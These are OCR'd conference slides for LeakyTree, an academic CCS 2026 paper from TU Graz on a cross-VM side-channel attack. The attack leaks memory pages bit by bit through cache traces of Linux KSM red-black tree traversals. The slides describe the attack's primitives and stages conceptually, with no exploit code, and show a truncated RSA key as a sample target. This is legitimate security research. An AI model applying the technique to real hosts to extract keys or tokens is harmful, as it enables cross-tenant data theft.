TU Graz

SCIENCE
PASSION
TECHNOLOGY

LeakyTree

Cross-VM Bit-by-Bit Deduplicated Page Leakage via Linux Kernel Samepage Merging Internals

Ernesto Martínez García Lukas Maar Martin Unterguggenberger
Mathias Oberhuber Stefan Mangard

ACM CCS 2026

$ whoami



Ernesto Martínez García

PhD Student @ Graz University of Technology

ernesto.martinezgarcia@tugraz.at

ecomaikgolf.com

Overview



LeakyTree: Cross-VM Bit-by-Bit Deduplicated Page Leakage via Linux Kernel Samepage Merging Internals

Ernesto Martínez García
Graz University of Technology
Graz, Austria
ernesto.martinezgarcia@tugraz.at

Lukas Maar
Graz University of Technology
Graz, Austria
Calif
Los Altos Hills, CA, United States
lukas.maar@tugraz.at

Martin Unterguggenberger
Graz University of Technology
Graz, Austria
martin.unterguggenberger@tugraz.at

Mathias Oberhuber
Graz University of Technology
Graz, Austria
mathias.oberhuber@tugraz.at

Stefan Mangard
Graz University of Technology
Graz, Austria
stefan.mangard@tugraz.at

Abstract

Memory page deduplication in modern systems is known to introduce side-channel leakages. An attacker can maliciously craft pages and probe, via CPU cache side channels, whether the malicious pages got deduplicated with others in the system, implicitly leaking the contents of memory the attacker does not have access to. However, these attacks require crafting an exact replica of the victim's page in order to initiate deduplication. Effort-wise, they thus have a complexity of $O(2^n)$, which makes them infeasible for leaking data in high-entropy scenarios, such as when brute-forcing cryptographic keys.

In this paper, we present LeakyTree, a novel side-channel attack on the Linux Kernel Samepage Merging (KSM) memory-deduplication mechanism that exploits cache-observable traversals of KSM's stable tree. LeakyTree reduces the overall leakage complexity from $O(2^n)$ to $O(n)$, enabling efficient bit-by-bit information leakage from a victim page regardless of its entropy. The attack proceeds in three stages: first, it massages internal KSM data structures (i.e., red-black trees) by forcing the deduplication of attacker-controlled pages; second, it exploits tree-ordering properties, combined with a CPU cache side channel, to infer layout information crucial to the attack; third, it uses KSM's page comparison process during tree traversal to leak bit by bit from victim memory pages. We demonstrate LeakyTree's efficacy by leaking secret data cross-process and cross-VM from KSM-deduplicated pages on Linux kernel versions 5.15 to 6.18. In particular, we show that LeakyTree can leak high-entropy pages, such as ECC and RSA private keys as well as API tokens, at rates of up to 30 bits per second. For realistic key sizes, the extraction time is within minutes, which has been infeasible in this scenario with prior deduplication attacks.

CCS Concepts

• **Security and privacy → Operating systems security**.

Keywords

Linux Kernel, Memory Deduplication, KSM

ACM Reference Format:

Ernesto Martinez García, Lukas Maar, Martin Unterguggenberger, Mathias Oberhuber, and Stefan Mangard. 2026. LeakyTree: Cross-VM Bit-by-Bit Deduplicated Page Leakage via Linux Kernel Samepage Merging Internals . In *Proceedings of the 2026 ACM SIGSAC Conference on Computer and Communications Security (CCS '26), November 15–19, 2026, The Hague, Netherlands.* ACM, New York, NY, USA, 14 pages. https://doi.org/10.1145/3830454.3846575

This work is licensed under a Creative Commons Attribution 4.0 International License.
CCS '26, The Hague, Netherlands
© 2026 Copyright held by the owner/author(s).
ACM ISBN 979-8-4007-2871-6/2026/11
https://doi.org/10.1145/3830454.3846575

1 Introduction

Modern operating systems increasingly employ resource overcommitment mechanisms to improve utilization and efficiency. Techniques such as swapping, filesystem compression, and Copy-on-Write (CoW) provide applications with the abstraction of larger available physical resources. Among these, transparent memory deduplication techniques scan system memory for identical pages across processes and merge them into a single shared physical frame. This page-sharing typically marks the merged pages as read-only, triggering CoW on memory writes. The Linux kernel implements this functionality through the Kernel Samepage Merging (KSM) [2, 23, 55] mechanism since Linux v2.6 [40] through the `madvise` and `prctl` system call. Modern open-source virtualization platforms, such as Proxmox VE, make use of KSM transparently by default.

From the user's perspective, KSM is transparent; that is, applications behave as if they still own private pages, while the system reclaims redundant memory in the background. However, the kernel is a shared resource, and prior research has demonstrated attacks on transparent memory deduplication. The traditional side channel on KSM [35, 61] works as follows: the adversary creates a payload to guess memory content and marks it eligible for memory deduplication. The side channel is based on observing whether a subsequent write causes CoW, as indicated by the slower timing behavior of merged pages. Thereby, an adversary can learn sensitive data from the victim's process memory.

This concept has been extended to cross-VM covert channels [29] and cross-VM fingerprinting attacks [26, 44], because these systems still share the same host kernel. Two works are particularly relevant here. Bosman et al. [5] and, subsequently, Schwarzl et al. [56]

LeakyTree:

Novel attack to leak attacker-chosen pages from Linux KSM bit-by-bit in cross-container and cross-vm scenarios

- Linux Kernel, Deduplication Attacks, Side Channels Kernel Samepage Merging, Red-Black Tree

- **KSM** orders deduplicated pages on a **red-black tree**
- Tree traversals leave **cache traces** on attacker pages
- Attackers can then apply **binary search** on a target page


Background



Kernel Samepage Merging (KSM)

> Kernel Mechanism to transparently deduplicate pages with the same content

Deduplicated pages are **marked read-only** and duplicated via **copy-on-write**



Properties

- Transparent deduplication
- Userspace opt-in memory
- QEMU opts-in memory by default

Users

PROXMOX

CERN


Meta

ksmtuned.service

ernesto.martinezgarcia@tugraz.at

State of the Art

Previous KSM attacks are based on the copy-on-write side channel




Page needs to get deduplicated, requires **guessing** the **entire page** first: $O(2^n)$

ernesto.martinezgarcia@tugraz.at

State of the Art

Previous KSM attacks are based on the copy-on-write side channel




Page needs to get deduplicated, requires **guessing** the **entire page** first: $O(2^n)$

ernesto.martinezgarcia@tugraz.at

State of the Art

Previous KSM attacks are based on the copy-on-write side channel




Page needs to get deduplicated, requires **guessing** the **entire page** first: $O(2^n)$

ernesto.martinezgarcia@tugraz.at

State of the Art

Previous KSM attacks are based on the copy-on-write side channel




Page needs to get deduplicated, requires **guessing** the **entire page** first: $O(2^n)$

ernesto.martinezgarcia@tugraz.at

State of the Art


Previous KSM attacks are based on the copy-on-write side channel



Page needs to get deduplicated, requires **guessing** the **entire page** first: $O(2^n)$

Internals of Kernel Samepage Merging


A kernel thread scans mergeable memory and with **two red-black trees**



ernesto.martinezgarcia@tugraz.at


Internals of Kernel Samepage Merging

A kernel thread scans mergeable memory and with **two red-black trees**




ernesto.martinezgarcia@tugraz.at

LeakyTree



LeakyTree

Novel attack against KSM internals that leaks deduplicated pages in $O(n)$



Insert Nodes **Choose Oracles** **Binary Search**

We designed unprivileged primitives for the KSM stable tree:

↳ **(P1) Insertion** of node, **(P2) Query** node on tree, **(P3) Measure** cache

Stage 0: Preparation


```
-----BEGIN RSA PRI
VATE KEY-----\nMII
G5AIBAAKCAYEAr6jJn
c6q3wAFLARWZMTNxTz
zZZfdBGg44dGcwotW6
        ...
GFYfPIN8CldDsj0IO+
M4SmOcDeQ4axHd0tAZ
bvHd1GnNcr/cyw00W8
VVg==\n-----END RS
A PRIVATE KEY-----
```


ernesto.martinezgarcia@tugraz.at

